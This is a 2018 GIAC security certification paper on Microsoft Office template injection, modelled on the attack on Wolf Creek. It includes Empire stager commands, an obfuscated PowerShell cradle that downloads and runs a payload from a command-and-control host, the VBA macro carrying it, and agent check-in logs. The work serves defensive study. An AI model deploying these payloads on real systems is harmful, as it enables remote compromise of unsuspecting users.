Template Injection Attacks - Bypassing Security Controls by Living off the Land

Brian Wiltse

Template Injection Attacks - Bypassing Security Controls by Living off the Land

GIAC GCIH Gold Certification

Author: Brian Wiltse Brian.Wiltse@live.com
Advisor: Mark Stingley
Accepted: November 7th, 2018

Abstract

As adversary tactics continue to adapt and embrace the concept of living off the land by using legitimate company software instead of a virus or other malwareRut15, their tactics techniques and procedures (TTPs) often leverage programs and features in target environments that are normal and expected. The adversaries leverage these features in a way that enables them to bypass security controls to complete their objective. In May of 2017, a suspected APT group began to leverage one such feature in Microsoft Office, utilizing a Template Injection attack to harvest credentials, or gain access to end users computers at a US power plant operator, Wolf Creek Nuclear Operating Corp. In this Gold Paper, we will review in detail what the Template Injection attacks may have looked like against this target, and assess their ability to bypass security controls.

1. Introduction

In July 2017, various news outlets released reports regarding attacks on critical infrastructure that had utilized an attack that called Template Injection. The attacks themselves had occurred in May the same year against various organizations, including the Wolf Creek Nuclear Operating Corporation, which runs a nuclear power plant in Burlington Kansas.Nic17

As the technical details began to emerge from research groups, such as Cisco's Talos Intelligence group, about how some of the attacks were pulled off, they spawned interest in how the features were leveraged to possibly bypass security controls. We will perform a deep dive on the attack as already publicly documented, and go further to uncover how attackers can go undetected by living off the land by abusing legitimate software already on target systems.

2. Microsoft Office Document formats

Before we can review how to perform the Template Injection attack, we should review the particulars of the Microsoft Office document formats in version 97 through 2003, and the changes introduced in 2007 to the current version 2016.

In Office 2003 and prior, the document extension for the Word application is DOC. This document format is a binary file OLE compound file as specified by [MS-CFB] and supports multiple data streams including, the Word Document Stream, Macro Storage Stream, and among others.

The nature that a DOC is a self-contained file that may contain macros and other embedded elements cause many vendors, organizations, to perform additional scanning,

and detonation of these files in sandboxes, and even outright block the file type in their email proxy.Mic18

In Office 2007, Microsoft created a new file format based on XML and uses zip compression for a more dynamic packageMic. This new document format made it much easier to interact programmatically with office documents and brought new file extensions and features.


The new Word document format now includes extensions DOCX, DOCM, DOTX, and DOTM. The approach in logically separating the file types into different roles helps additional flexibility where DOCX was a standard XML based Word file format, but no longer supported the use of Macros. The new DOCM format is also XML based but includes the ability to have embedded macros in the document. This change in the file format made it much easier for organizations to control what document types to accept or reject through their AntiSpam filters, which we will readdress later in this paper.

The DOTX file format is a template file as a reference for other files document settings, like headers, fonts, and other settings. Mic181

The DOTM file format is where things get rather interesting, and lays the groundwork for us to pull off the attack. A DOTM is not only a template but also supports macros execution as well. The idea is that if we can create a DOCX to load a remote template that contains a macro, we can attain code execution, possibly while bypassing security controls.Mic1

Microsoft states “The Normal.dotm template opens whenever you start Microsoft Word, and it includes default styles and customizations that determine the basic look of a


document."Mic1 It is worth noting that an attacker can also use this file for persistence by loading a macro in this document that will launch every time Word opened. The default templates are located in the following location - C:\Users\%username%\ AppData\Roaming\Microsoft\Templates\normal.dotm. To change the template used in a particular word document, a user can navigate to File > Options > Add-ins > under the manage drop down choose, Templates and select Go, where following dialog box will appear;




After clicking attach a user can browse to the location of the template they would like to use for this document.

Uncompressing and manually changing the XML is another option to change the settings for the template object. Replacing the ".docx" extension with ".zip" the word

document can natively be unzipped in Windows where we can see the document contents into its base components.



Navigating to the folder, “word_rels\” we will find the “document.xml.rels” file, which is where we can input the template file location.



Word templates are loaded from local File Systems or network locations including either SMB shares or websites. In the case of the Wolf Creek attack, Cisco Talos indicates that a remote SMB location was used and the remote template appeared to be loaded with WebDav or SMB over HTTP that can also be leveraged for credential harvesting.Sea17


3. Living off the land – Weaponizing a template

A Technique dubbed Living off the Land has changed the threat landscape, where instead of trying to deliver executable files to their target; an attacker leverages the files that already exist on the target system to execute their command. This approach helps an adversary avoid detection by security controls like Antivirus.

Many organizations block macro-enabled Office documents due to the potential danger that they bring. In this case, an attacker can deliver a presumed safe DOCX file that on its own cannot contain or execute macros. However, if a remote DOTM is called for as a template resource in that DOCX file, any macro contained in the remote file is loaded for execution.

To demonstrate this approach, we will use the Empire Framework to create an Office macro and utilize it in the hosted DOTM file, which will be called for by the otherwise non-malicious DOCX file. The Empire Framework is a set of post exploitation tools with both PowerShell and Python based payloads. Since we will not deliver any external binaries, we will meet the goal to Live off the Land. The framework includes two main functions we will focus on, first the generation of a Microsoft Word macro that will ultimately launch a PowerShell based agent, which will beacon to the Command and Control server.

The second portion we will focus on during the Macro generation is the Obfuscation option, which will help us avoid detection. To start, we define a listener, which creates the website that the beacon will check into.




Once we have the listener set up, we can define the type of stager we would like to use, which in our case is a macro, and then set the Empire stager to use the listener.

```
(Empire: listeners) > usestager windows/macro
(Empire: stager/windows/macro) > set Listener templateinjection
(Empire: stager/windows/macro) >
```

In the screenshot below, we set the options to obfuscate the script to True, and generate the macro, which is created in "/tmp/macro" by default.


```
(Empire: stager/windows/macro) > set Obfuscate True
(Empire: stager/windows/macro) > generate

[*] Stager output written out to: /tmp/macro
```

Once we generate the macro payload, we can add it to the DOTM. During testing, we came up against two issues with the Obfuscation option, which is using Invoke-Obfuscation.ps1 [https://github.com/danielbohannon/Invoke-Obfuscation]. The first issue we noticed is that the macro would not compile correctly when we first loaded it into the document.




This error turned out to be a reported issue that does have a recommended patch in the GitHub repo. macro.py does not correctly escape a double quote character (“), where In a macro or VBscript a double quote that is in a string must be escaped by another double quote (“”) as reported in the repositories issue tracker at https://github.com/EmpireProject/Empire/issues/1149.

After we fix the double quote escaping, we were still unable to get the PowerShell beacon to check into the Empire server. We could see that PowerShell was launching under the WMI broker as expected, but the process would immediately close. To troubleshoot this, we slightly change the macro to print what the obfuscated command would look like during execution, and run it manually in a PowerShell window to look for any errors. To do this, we comment out the macro execution portion and include the “Debug.Print” function to get the resulting command before being passed to WMI.



Once we remove the option "-window hidden" from the PowerShell command, so the console does not close on us, we can see that we do get a PowerShell error. Using the information in this error, we can find a reported issue on the Invoke-Obfuscation repository where some PowerShell versions cause invalid code during the obfuscation.as reported on in the repositories issue tracker at https://github.com/danielbohannon/Invoke-Obfuscation/issues/10.



Since we are running Empire on Kali Linux, and PowerShell 6.1.0, this bug likely impacts us. To work around this issue, we can try to run Invoke-Obfuscation on the Windows 10 box. To make this process a little easier, if we look in the directory ./Empire/data/misc/ we will see a file called ToObfuscate.ps1.

```
user@empire ls -al ./data/misc/*ps1
-rw-r--r-- 1 root root 3980 Sep 26 19:39 ./data/misc/Obfuscated.ps1
-rw-r--r-- 1 root root 1495 Sep 26 19:39 ./data/misc/ToObfuscate.ps1
user@empire
```

ToObfuscate.ps1 is the script that Empire had tried to obfuscate but generated a payload that had issues. Moving the script from the Empire command and control server to the Windows 10 system, we manually run the Invoke-obfuscation module and can begin test the resulting command.

```
PS C:\Users\user\Desktop> Invoke-Obfuscation -ScriptPath .\ToObfuscate.ps1 -Command 'TOKEN\STRING\2,TOKEN\VARIABLE\1,TOKEN\ARGUMENT\4,Launcher\Stdin++\12467' -Quiet > C:\Users\user\Desktop\Obfuscated.out
```

```
user@Demo cat obfuscated.out
@@cmd  /c  "seT   IVW=  [SYSTeM.NeT.SeRVicePoinTManAGeR]::EXpEcT100CoNTinUE=0;$Wc=New-ObjECT ("{6}{4}{3}{0}{5}{2}{1}"-f'BC','t','en','We','NET.','lI','SYSTeM.');$u=("{0}{10}{8}{5}{4}{1}{14}{6}{12}{9}{11}{3}{13}{2}{7}"-f'Mozilla/5.0 (','6.1; ','ke ','1.0','s NT ','ow','ident','Gecko','nd','7.0; ','Wi','rv:1','/',') li','WOW64; Tr');$WC.HeadErS.Add(("{0}{2}{1}{3}"-f 'Us','Age','er-','nt'),$u);$wc.PrOXY=[SysTEm.Net.WebRequEST]::DeFaulTWebPROXy;$Wc.PROxy.CRedENtIAlS = [SysTEm.NET.CreDeNtIaLCaCHe]::DEfaULtNEtWOrkCredENtiaLs;$Script:Proxy = $wc.Proxy;$K=[SYsteM.TExt.ENcODInG]::ASCII.GEtByTES('Q^^P%D0^|?x^>r@hj}+/=I:yfGRv*CYsmJB');$R={$D,$K=$ARGs;$S=0..255;0..255^|%{$J=($J+$S[$_]+$K[$_%$K.COunT])%256;$S[$_],$S[$J]=$S[$J],$S[$_]};$D^|%{$I=($I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S[$H]=$S[$H],$S[$I];$_-bXor$S[($S[$I]+$S[$H])%256]}};$ser=("{7}{9}{4}{2}{0}{10}{6}{3}{8}{1}{5}" -f '65','zon','-18-234-','ute-1.','p://ec2','aws.com:80','5.comp','h','ama','tt','-19');$t=("{0}{1}" -f '/new','s.php');$Wc.HEADerS.ADD(("{0}{1}"-f 'Coo','kie'),("{7}{4}{2}{0}{5}{1}{6}{8}{3}"-f'0H+3r','3nc5u2QJ','Fz','=','sion=','N','CrYnMOw4','ses','+xE'));$DaTA=$WC.DOWnloaDDatA($SEr+$t);$IV=$DATA[0..3];$DaTA=$data[4..$data.leNGTH];-jOin[CHAr[]](& $R $DaTA ($IV+$K))^|IEX  &&sET  oZsT=Echo ieX ([ENViRonMENT]::gETENvIroNMenTVarIAbLE('IvW','PRoCesS')) ^| pOwerSHELL  -ExECuti  bypASs  -Noexit -NONiNTeRActIVe  -NoProFIle  -WInDOwS  hIdDEn -  && cmd  /c%ozsT%"
```

Once we have the obfuscated Empire payload, it can be tested in a Windows Command Prompt. Here we can see that the command executes, without error, and we get the resulting PowerShell beacon.

cmd.exe		3,292 K	3,144 K	7640 Windows Command Processor	Microsc
conhost.exe		6,980 K	18,436 K	7648 Console Window Host	Microsc
cmd.exe		2,992 K	2,608 K	4352 Windows Command Processor	Microsc
cmd.exe		3,228 K	2,612 K	5048 Windows Command Processor	Microsc
powershell.exe	< 0.01	67,056 K	80,312 K	5244 Windows PowerShell	Microsc


We now replace the broken obfuscated payload in the Word document Macro with the new one we just tested.

```
Public Function PEqP() As Variant
    Dim QoMVvCMylObKv As String
    QoMVvCMylObKv = "cmd  /c  ""seT   IVW=  [SYSTeM.NeT.SeRVi"
    QoMVvCMylObKv = QoMVvCMylObKv + "cePoinTManAGeR]::EXpEcTl00CoNTinUE=0;$W"
    QoMVvCMylObKv = QoMVvCMylObKv + "c=New-ObjECT (""{6}{4}{3}{0}{5}{2}{1}""-f"
    QoMVvCMylObKv = QoMVvCMylObKv + "'BC','t','en','We','NET.','lI','SYSTeM"
    QoMVvCMylObKv = QoMVvCMylObKv + ".');$u=(""{0}{10}{8}{5}{4}{1}{14}{6}{12}"
    QoMVvCMylObKv = QoMVvCMylObKv + "{9}{11}{3}{13}{2}{7}""-f'Mozilla/5.0 (',"
    QoMVvCMylObKv = QoMVvCMylObKv + "'6.1; ','ke ','1.0','s NT ','ow','ident"
    QoMVvCMylObKv = QoMVvCMylObKv + "','Gecko','nd','7.0; ','Wi','rv:l','/',"
    QoMVvCMylObKv = QoMVvCMylObKv + "') li','WOW64; Tr');$WC.HeadErS.Add((""{"
    QoMVvCMylObKv = QoMVvCMylObKv + "0}{2}{1}{3}""-f 'Us','Age','er-','nt'),$"
    QoMVvCMylObKv = QoMVvCMylObKv + "u);$wc.PrOXY=[SysTEm.Net.WebRequEST]::D"
    QoMVvCMylObKv = QoMVvCMylObKv + "eFaulTWebPROXy;$Wc.PROxy.CRedENtIAlS = "
    QoMVvCMylObKv = QoMVvCMylObKv + "[SysTEm.NET.CreDeNtIaLCaCHe]::DEfaULtNE"
    QoMVvCMylObKv = QoMVvCMylObKv + "tWOrkCredENtiaLs;$Script:Proxy = $wc.Pr"
    QoMVvCMylObKv = QoMVvCMylObKv + "oxy;$K=[SYsteM.TExt.ENcODInG]::ASCII.GE"
    QoMVvCMylObKv = QoMVvCMylObKv + "tByTES('Q^^P%D0^|?x^>r@hj}+/=I:yfGRv*CY"
    QoMVvCMylObKv = QoMVvCMylObKv + "smJB');$R={$D,$K=$ARGs;$S=0..255;0..255"
    QoMVvCMylObKv = QoMVvCMylObKv + "^|%{$J=($J+$S[$_]+$K[$_%$K.COunT])%256;"
    QoMVvCMylObKv = QoMVvCMylObKv + "$S[$_],$S[$J]=$S[$J],$S[$_]};$D^|%{$I=("
    QoMVvCMylObKv = QoMVvCMylObKv + "$I+1)%256;$H=($H+$S[$I])%256;$S[$I],$S["
    QoMVvCMylObKv = QoMVvCMylObKv + "$H]=$S[$H],$S[$I];$_-bXor$S[($S[$I]+$S["
    QoMVvCMylObKv = QoMVvCMylObKv + "$H])%256]}};$ser=(""{7}{9}{4}{2}{0}{10}{"
    QoMVvCMylObKv = QoMVvCMylObKv + "6}{3}{8}{1}{5}"" -f '65','zon','-18-234-"
    QoMVvCMylObKv = QoMVvCMylObKv + "','ute-1.','p://ec2','aws.com:80','5.co"
    QoMVvCMylObKv = QoMVvCMylObKv + "mp','h','ama','tt','-19');$t=(""{0}{1}"" "
    QoMVvCMylObKv = QoMVvCMylObKv + "-f '/new','s.php');$Wc.HEADerS.ADD((""{0"
    QoMVvCMylObKv = QoMVvCMylObKv + "}{1}""-f 'Coo','kie'),(""{7}{4}{2}{0}{5}{"
    QoMVvCMylObKv = QoMVvCMylObKv + "1}{6}{8}{3}""-f'0H+3r','3nc5u2QJ','Fz','"
    QoMVvCMylObKv = QoMVvCMylObKv + "=','sion=','N','CrYnMOw4','ses','+xE'))"
    QoMVvCMylObKv = QoMVvCMylObKv + ";$DaTA=$WC.DOWnloaDDatA($SEr+$t);$IV=$D"
    QoMVvCMylObKv = QoMVvCMylObKv + "ATA[0..3];$DaTA=$data[4..$data.leNGTH];"
    QoMVvCMylObKv = QoMVvCMylObKv + "-jOin[CHAr[]](^& $R $DaTA ($IV+$K))^|IE"
    QoMVvCMylObKv = QoMVvCMylObKv + "X  &&sET  oZsT=Echo ieX ([ENViRonMENT]:"
    QoMVvCMylObKv = QoMVvCMylObKv + ":gETENvIroNMenTVarIAbLE('IvW','PRoCesS'"
    QoMVvCMylObKv = QoMVvCMylObKv + ")) ^| pOwerSHELL  -ExECuti  bypASs  -No"
    QoMVvCMylObKv = QoMVvCMylObKv + "exit -NONiNTeRActIVe  -NoProFIle  -WInDO"
    QoMVvCMylObKv = QoMVvCMylObKv + "wS  hIdDEn -  && cmd  /c%ozsT%"""
```


We now host the DOTM in our Amazon Web Services S3 bucket named o365template, for the main DOCX file will refer to and mark it as public.

After opening the DOCX file, the Word splash screen indicates that it is loading content from a server, and load the DOTM containing a malicious macro from the remote S3 bucket. We noticed that this was not always the case and sometimes the splash screen quickly disappeared.

Once both documents load, a prompt appears asking us to “Enable Content” even though the host file is only a DOCX format.



Once the unsuspecting user clicks to enable content, the macro executes the obfuscated command, which invokes PowerShell via WMI.



Checking the Empire console, we can see that the agent is now checking in and we can interact with the system including executing commands.

```
(Empire) > [*] Sending POWERSHELL stager (stage 1) to 52.91.233.192
[*] New agent CDKZ3H7T checked in
[+] Initial agent CDKZ3H7T from 52.91.233.192 now active (Slack)
[*] Sending agent (stage 2) to CDKZ3H7T at 52.91.233.192
(Empire) > agents

[*] Active agents:

 Name     La Internal IP     Machine Name      Username
  Process            PID    Delay    Last Seen
 ----     -- -----------     ------------      --------
  -------            ---     -----    ---------
 CDKZ3H7T ps 172.27.232.7    DESKTOP-55HPJ8C   DESKTOP-55HPJ8C\user
  powershell         7624   5/0.0    2018-09-24 23:31:35

(Empire: agents) > sysinfo: 0|http://ec2-18-234-65-195.compute-1.amaz
onaws.com:80|DESKTOP-55HPJ8C|user|DESKTOP-55HPJ8C|172.27.232.7|Micros
oft Windows 10 Pro|False|powershell|7624|powershell|5
[*] Agent CDKZ3H7T returned results.
[*] Valid results returned by 52.91.233.192
```


4. Bypassing Security Controls

With the Proof of Concept payload in place, we can start to look at how the attack and be implemented and how it may bypass various security controls. Many attackers will profile an organization to determine what controls may be in place; this could include knowledge from prior access they may have had or leverage public information.


4.1. Antispam/Cloud Malware Scanner

To emulate the security controls of a large organization, we will leverage Office365 with Exchange and test the resiliency of Exchange Online Protection (EOP), and Advanced Threat Protection with Attachment Scanning (ATP).

The testing environment consists of a free onmicrosoft.com domain name of gcihgold.onmicrosoft.com and licensed for Office 365 Business Essentials, Exchange Online Protection, Enterprise Mobility + Security, and Office 365 ATP. As each feature is tested, they will be enabled one at a time. Each test will also contain rather suspect messages to test the typical anti-spam features as well.



As a baseline before ATP and EOP are configured, an email with the DOCX is sent, and it passes through the antispam filter.

